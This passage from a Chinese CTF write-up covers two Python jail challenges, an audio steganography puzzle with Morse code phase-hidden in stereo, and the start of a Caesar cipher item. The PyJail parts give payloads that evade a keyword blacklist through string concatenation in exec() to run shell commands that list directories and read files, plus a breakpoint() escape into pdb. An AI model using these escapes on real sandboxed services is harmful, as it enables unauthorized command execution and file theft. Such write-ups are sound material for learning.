反转输入fCmk3PBGGRBCif01
获得黑名单:open, flag, [, ], import, getattr, _, read
先测 exec 还在不在,输入
1 | exec('1+1') |
正常运行,输入
1 | exec('im'+'port os;os.system("ls")') |

没有直接的 flag 文件,推测大概率 flag 藏在 chall.py 里,输入
1 | exec('im'+'port os;os.system("cat chall.py")') |

得到源码,发现黑名单只是纯文本匹配(明确当前方向正确),查看根目录
1 | exec('im'+'port os;os.system("ls -la /")') |
同时全盘找flag
1 | exec('im'+'port os;os.system("find / -maxdepth 3 -name *fl* 2>/dev/null")') |

确认根目录确实有 /flag(小写,43 字节,只读),find 也确认了 /flag 存在输入
1 | exec('im'+'port os;os.system("cat /fla*")') |
得到flag
6. PyJail_03
工具:VM 虚拟机
继续原来的思路,nc连接,转换token,测试1+1
获得信息:新限制是 MAX LENGTH :: 13—— 每次输入最长 13 个字符
黑名单是:open, flag, [, ], import, getattr, _, read(废除了魔术方法)
在上一题的chall.py里得到
1 | sys.breakpointhook = make_socket_breakpoint(self) |
即出题人把 breakpoint() 这个内置函数的行为改成了 “打开一个调试器”,怀疑本题也遵从这个逻辑,输入
1 | breakpoint() |
成功来到(pdb)依次输入
1 | import os |
成功获得flag
7. 基石之花冠
工具:Audacity
打开文件为一首歌,仔细聆听发现在三段间奏处有类似于摩斯密码的嘀嘀嘀的声音。分离音轨后,对这三处进行截取:第 1 段 0:03.0 - 0:09.8(约 6.8 秒),第 2 段 2:19.8 - 2:26.9(约 7 秒),第 3 段 3:56.7 - 4:03.6(约 6.9 秒)。对其进行放慢或加快处理均听不到嘀嘀嘀的声音——即单声道时嘀声消失,而原始文件是立体声时有嘀声,这说明摩斯是”反相”藏在左右声道的。对其进行反相操作,同时确定频率为低频带(80–1000Hz),尝试后在 779Hz 处给出了清晰的摩斯点划。对其进行解码,分别为段 1(2.99-9.83s)ZYPCYKLSE、段 2(139.8-146.9s)?BU_P1NS、段 3(236.7-243.6s)?BU_X1NG。对其进行杂音剔除与 _ 的替换后为 ZYPC{Ykls_Bu_P1n_Bu_X1ng}(好一个顶级阳谋)(看着是不是很少,其实歌快听吐了awa)
密码方向
1. Gaius Julius Caesar
考点:凯撒解密
